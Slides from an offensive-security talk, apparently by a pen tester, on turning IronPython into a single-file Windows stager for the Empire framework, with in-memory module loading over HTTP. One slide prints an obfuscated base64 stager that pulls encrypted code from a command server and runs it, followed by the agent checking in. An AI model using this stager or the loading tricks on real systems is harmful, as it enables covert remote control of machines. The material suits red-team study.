

# Building an Empire With (Iron)Python

And Breaking the Boundaries of .Net

Jim Shaver



# Me

Pen Tester

AES Kerberoasting

Not a programmer


Free Software contributor

Minor Empire contributor

Lots of little stuff

C# stager

What do?



+




A red geometric graphic consisting of several overlapping parallelograms and triangles, creating a dynamic, angular shape in the top-left corner.

# Not Just an Empire Talk

Lots of cool .Net/C# tricks

Some cool Python tricks for Red Team tooling on Windows


How do you achieve a big goal?



History of Empire



History of Empire



History of Empire

# What is IronPython?

Origin story

Was at one time a MS project

One of many Python implementations

Rewritten in C#

Has access to .Net

Wrap Python code in C#





# .Net Architecture





# .Net Assemblies

Extend the capabilities of .Net

Most people associate with C# or ASP.Net

Usually .dlls, but are also .exes

Prime Directive: Filesystem

- .exe folder, sub folder, static folder
- Global Assembly Cache

```
C:\Users\Administrator\Dev\IronPython\IronPython.2.7.8\net45\ipy.exe
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib2
>>> a = urllib2.urlopen('https://graph.no/').read()
>>> print(a)
<html>
<body style="font-family:monospace">

<h1>Graph.no</h1>

<ul style="font-size:3em; padding:10px; list-style-type: none;">
<li>Weather stations:</li>
<ul>
<li><a href="https://graph.no/asker/">Asker, Norway</a></li>
<li><a href="https://graph.no/blix/">Bliksv&aelig;r, Norway</a></li>
<!-- <li><a href="https://graph.no/campi01/">Blefjell, Norway</a></li> -->
</ul>

<li>Services:</li>
```

# Unike Python

Administrator: Windows PowerShell

```
PS C:\Users\Administrator> $web = New-Object Net.WebClient
PS C:\Users\Administrator> $response = $web.DownloadString("https://graph.no")
PS C:\Users\Administrator> Write-Host $response
```

```
<html>
<body style="font-family:monospace">

<h1>Graph.no</h1>

<ul style="font-size:3em; padding:10px; list-style-type: none;">
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<ul>
<li><a href="https://graph.no/asker/">Asker, Norway</a></li>
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<!-- <li><a href="https://graph.no/campi01/">Blefjell, Norway</a></li> -->
</ul>

<li>Services:</li>
<ul>
<li><a href="https://graph.no/webcam/">Webcams</a></li>
<li><a href="https://graph.no/finger/">Weather via finger / telnet</a></li>
<li><a href="https://ruter.graph.no/">Alternative Ruter client</a> ( Norwegian public transport )</li>
<li><a href="https://graph.no/coffee/">Coffee status, </li>
</ul>

<p>See also <a href="http://falkp.no/">falkp.no</a><p>
</html>
```

PS C:\Users\Administrator>

C:\Users\Administrator\Dev\IronPython.2.7.8\net45\ipy.exe

```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
```

```
>>> from System.Net import WebClient
>>> a = WebClient().DownloadString('https://graph.no')
>>> print(a)
```

```
<html>
<body style="font-family:monospace">

<h1>Graph.no</h1>

<ul style="font-size:3em; padding:10px; list-style-type: none;">
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<!-- <li><a href="https://graph.no/campi01/">Blefjell, Norway</a></li> -->
</ul>

<li>Services:</li>
<ul>
<li><a href="https://graph.no/webcam/">Webcams</a></li>
<li><a href="https://graph.no/finger/">Weather via finger / telnet</a></li>
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<li><a href="https://graph.no/coffee/">Coffee status, </li>
</ul>
```



# What Are Our Goals?

Empire Python stager on Windows

Probably an .exe

One file

Minimize attack surface

# Anatomy of Empire Agent



Stager

# Anatomy of Empire Agent



Agent

The diagram consists of two concentric red semi-circles at the bottom of the slide. The larger, outer semi-circle is labeled 'Agent' in white text. Inside it, a smaller semi-circle is labeled 'Stager' in white text. This visualizes the 'Anatomy of Empire Agent' by showing its internal components.


Stager

# Anatomy of Empire Agent





# Anatomy of Empire Agent





C:\Program Files (x86)\IronPython 2.7\ipy.exe



IronPython 2.7.7 (2.7.7.0) on .NET 4.0.30319.42000 (32-bit)

Type "help", "copyright", "credits" or "license" for more information.

```
>>> import sys, clr;clr.AddReference('IronPython.Modules'); import urllib2,binascii;exec(binascii.a2b_base64('aW1wb3J0IH  
N5cztVQT0nTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBXT1c2NDsgVHJpZGVudC83LjA7IHJ2OjExLjApIGxpa2UgR2Vja28nO3N1cnZlcj0naHR0cD  
ovLzEwLjEwLjEwLjEzNT04Mcc7dD0nL2FkbWw1uL2dldC5waHAnO3JlcT11cmxsaWIyLlJlcXVlc3Qoc2VydmlvYk3QpOwpyZXEuYWwRkX2h1YWwRlcignVXN1ci  
1BZ2VudCcsVUEpOwpyZXEuYWwRkX2h1YWwRlcignQ29va2l1Jywic2Vzc2lvcj1DZ0UwZ1dlVknWwN0p6elRGY1Byb1J0OVhjcDA9Iik7CnByb3h5ID0gdXJsG  
liMi5Qcm94eUhhbmRsZXIoKTSKbyA9IHVybgXpYjIuYnVpbGRfb3B1bmVyb3h5KTskdXJsGgliMi5pbmN0YXxsX29wZW51cihvKTSKYT11cmxsaWIyLn  
Vybg9wZW4ocmVxKS5yZWFKKkK7Ck1WPWFbMD00XTtkYXRhPWFbNDpdO2tleT1JVisnNiNHQ1ovP0NUSiVxXVhLc1M3Kk5ZaHdRQV4rX20mRjUnO1MsaixvdX  
Q9cmFuZ2UoMjU2KSwwLFtdCmZvciBpIGluIHJhbmdlKDI1Nik6CiAgICBqPSdqK1NbaV0rb3JkKGtleVtpJWw1bihrZXkxSkpJTII1NgogICAgU1tpXSxTW2  
pdPVNba10sU1tpXQppPWo9MApmb3Igy2hhciBpb3B1BkYXRhOgogICAgT0oaSsxKSUyNTYKICAgIGo9KGorU1tpXSklMjU2CiAgICBTW2ldLFNba109U1tpqXS  
xTW2ldCiAgICBvdXQuYXBwZW5kKGNocihvcmlleU1soU1tpXStTW2pdKSUyNTZdKSkKZXh1YygnJy5qb2luKG91dCkp'))
```

(Empire) > [+] Initial agent GGEZQQAB from 10.10.10.128 now active

First steps running the stager in ironpython

Payload Size:  
50 MB

```
#get_sysinfo.py
```

```
uid = os.popen('id -u').read().strip()
```

Fixing Stage 1

```
#get_sysinfo.py
```

```
if platform.python_implementation() == 'IronPython':  
    uid = WindowsIdentity.GetCurrent().User.ToString()  
else:  
    uid = os.popen('id -u').read().strip()
```

Fixing Stage 1



# IronPython Architecture

## Standard Library

Ironpython.Modules.dll

Lib\\*.py

## Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll


## Python Interpreter

lpy.exe

IronPython.dll

## Common Language Runtime

Comes with Windows



# Making the Standard Library Portable

<code>_abcoll.py</code>	<code>collections.py</code>	<code>formatter.py</code>	<code>keyword.py</code>	<code>numbers.py</code>	<code>quopri.py</code>	<code>ssl.py</code>	<code>trace.py</code>
<code>abc.py</code>	<code>colorsys.py</code>	<code>fpformat.py</code>	<code>lib2to3</code>	<code>opcode.py</code>	<code>random.py</code>	<code>stat.py</code>	<code>types.py</code>
<code>aifc.py</code>	<code>commands.py</code>	<code>fractions.py</code>	<code>linecache.py</code>	<code>optparse.py</code>	<code>repr.py</code>	<code>statvfs.py</code>	<code>unittest</code>
<code>antigravity.py</code>	<code>compileall.py</code>	<code>ftplib.py</code>	<code>locale.py</code>	<code>os2emxpath.py</code>	<code>rexec.py</code>	<code>StringIO.py</code>	<code>urllib2.py</code>
<code>anydbm.py</code>	<code>ConfigParser.py</code>	<code>functools.py</code>	<code>logging</code>	<code>os.py</code>	<code>rfc822.py</code>	<code>stringold.py</code>	<code>urllib.py</code>
<code>argparse.py</code>	<code>contextlib.py</code>	<code>__future__.py</code>	<code>_LWPCookieJar.py</code>	<code>_osx_support.py</code>	<code>rlcompleter.py</code>	<code>stringprep.py</code>	<code>urlparse.py</code>
<code>ast.py</code>	<code>cookielib.py</code>	<code>genericpath.py</code>	<code>macpath.py</code>	<code>pdb.py</code>	<code>robotparser.py</code>	<code>string.py</code>	<code>UserDict.py</code>
<code>asynchat.py</code>	<code>Cookie.py</code>	<code>getopt.py</code>	<code>macurl2path.py</code>	<code>__phello__.foo.py</code>	<code>runpy.py</code>	<code>_strptime.py</code>	<code>UserList.py</code>
<code>asyncore.py</code>	<code>copy.py</code>	<code>getpass.py</code>	<code>mailbox.py</code>	<code>pickle.py</code>	<code>sched.py</code>	<code>struct.py</code>	<code>user.py</code>
<code>atexit.py</code>	<code>csv.py</code>	<code>gettext.py</code>	<code>mailcap.py</code>	<code>pickletools.py</code>	<code>sets.py</code>	<code>subprocess.py</code>	<code>UserString.py</code>
<code>audiodev.py</code>	<code>ctypes</code>	<code>glob.py</code>	<code>markupbase.py</code>	<code>pipes.py</code>	<code>sgmllib.py</code>	<code>sunaudio.py</code>	<code>uuid.py</code>
<code>base64.py</code>	<code>decimal.py</code>	<code>gzip.py</code>	<code>md5.py</code>	<code>pkgutil.py</code>	<code>sha.py</code>	<code>sunau.py</code>	<code>uu.py</code>
<code>BaseHTTPServer.py</code>	<code>difflib.py</code>	<code>hashlib.py</code>	<code>mhlib.py</code>	<code>platform.py</code>	<code>shelve.py</code>	<code>symbol.py</code>	<code>warnings.py</code>
<code>Bastion.py</code>	<code>dircache.py</code>	<code>heapq.py</code>	<code>mimetools.py</code>	<code>plistlib.py</code>	<code>shlex.py</code>	<code>sysconfig.py</code>	<code>wave.py</code>
<code>bdb.py</code>	<code>dis.py</code>	<code>hmac.py</code>	<code>mimetypes.py</code>	<code>popen2.py</code>	<code>shutil.py</code>	<code>tabnanny.py</code>	<code>weakref.py</code>
<code>binhex.py</code>	<code>distutils</code>	<code>htmlentitydefs.py</code>	<code>MimeWriter.py</code>	<code>poplib.py</code>	<code>SimpleHTTPServer.py</code>	<code>tarfile.py</code>	<code>_weakrefset.py</code>
<code>bisect.py</code>	<code>doctest.py</code>	<code>htmllib.py</code>	<code>mimify.py</code>	<code>posixfile.py</code>	<code>SimpleXMLRPCServer.py</code>	<code>telnetlib.py</code>	<code>webbrowser.py</code>
<code>calendar.py</code>	<code>DocXMLRPCServer.py</code>	<code>HTMLParser.py</code>	<code>modulefinder.py</code>	<code>posixpath.py</code>	<code>site-packages</code>	<code>tempfile.py</code>	<code>whichdb.py</code>
<code>CGIHTTPServer.py</code>	<code>dumbdbm.py</code>	<code>httplib.py</code>	<code>_MozillaCookieJar.py</code>	<code>pprint.py</code>	<code>site.py</code>	<code>textwrap.py</code>	<code>wpf.py</code>
<code>cgi.py</code>	<code>dummy_threading.py</code>	<code>ihooks.py</code>	<code>multifile.py</code>	<code>profile.py</code>	<code>smtpd.py</code>	<code>this.py</code>	<code>wsgiref</code>
<code>cgihttp.py</code>	<code>dummy_thread.py</code>	<code>imaplib.py</code>	<code>multiprocessing</code>	<code>pstats.py</code>	<code>smtplib.py</code>	<code>_threading_local.py</code>	<code>xdrlib.py</code>
<code>chunk.py</code>	<code>email</code>	<code>imghdr.py</code>	<code>mutex.py</code>	<code>pycldr.py</code>	<code>sndhdr.py</code>	<code>threading.py</code>	<code>xml</code>
<code>clrtype.py</code>	<code>encodings</code>	<code>importlib</code>	<code>netrc.py</code>	<code>py_compile.py</code>	<code>socket.py</code>	<code>timeit.py</code>	<code>xmllib.py</code>
<code>cmd.py</code>	<code>ensurepip</code>	<code>inspect.py</code>	<code>new.py</code>	<code>pydoc_data</code>	<code>SocketServer.py</code>	<code>toaiiff.py</code>	<code>xmlrpclib.py</code>
<code>codecs.py</code>	<code>filecmp.py</code>	<code>io.py</code>	<code>nntplib.py</code>	<code>pydoc.py</code>	<code>sqlite3</code>	<code>tokenize.py</code>	<code>zipfile.py</code>
<code>codeop.py</code>	<code>fileinput.py</code>	<code>json</code>	<code>ntpath.py</code>	<code>_pyio.py</code>	<code>sre_constants.py</code>	<code>token.py</code>	
<code>code.py</code>	<code>fnmatch.py</code>		<code>nturl2path.py</code>	<code>Queue.py</code>	<code>sre_parse.py</code>	<code>traceback.py</code>	

# Compiling Standard Library



# Dynamic Loading of Standard Library Over HTTPS

operatorquals / [httpimport](#)

<> Code ⓘ Issues 6 🔗 Pull requests 0 📁 Projects 0 📖 Wiki 📊 Insights

Module for remote in-memory Python package/module loading through HTTP/S

[python](#) [importer](#) [remote](#) [http](#) [github](#) [in-memory](#) [packages](#) [modules](#) [loader](#) [finder](#)

## httpimport

*Python's missing feature!*

Remote, in-memory Python package/module `import` ing through HTTP/S




Payload Size:  
~15-20 MB






Modified httpimport



Modified httpimport



The screenshot shows a Windows desktop with two open windows. The left window is titled 'IISPython Console' and contains the following text:

```
>>> import urllib2
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: No module named urllib2
>>> import httpimport
>>>
```

The right window is titled 'Serving HTTP on 0.0.0.0 port 8000 ...' and is currently empty. The Windows taskbar at the bottom shows the Start button, a search icon, and several application icons. The system clock in the bottom right corner displays '6:41 AM' and '9/17/2016'.

Modified httpimport



Modified httpimport

# IronPython Architecture

## Standard Library

Ironpython.Modules.dll

Lib\\*.py

## Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll


## Python Interpreter

lpy.exe

IronPython.dll

## Common Language Runtime

Comes with Windows



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
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
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
lpy.exe

IronPython.dll

## Common Language Runtime

Comes with Windows





Making the .exe malleable



# IronPython Architecture

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
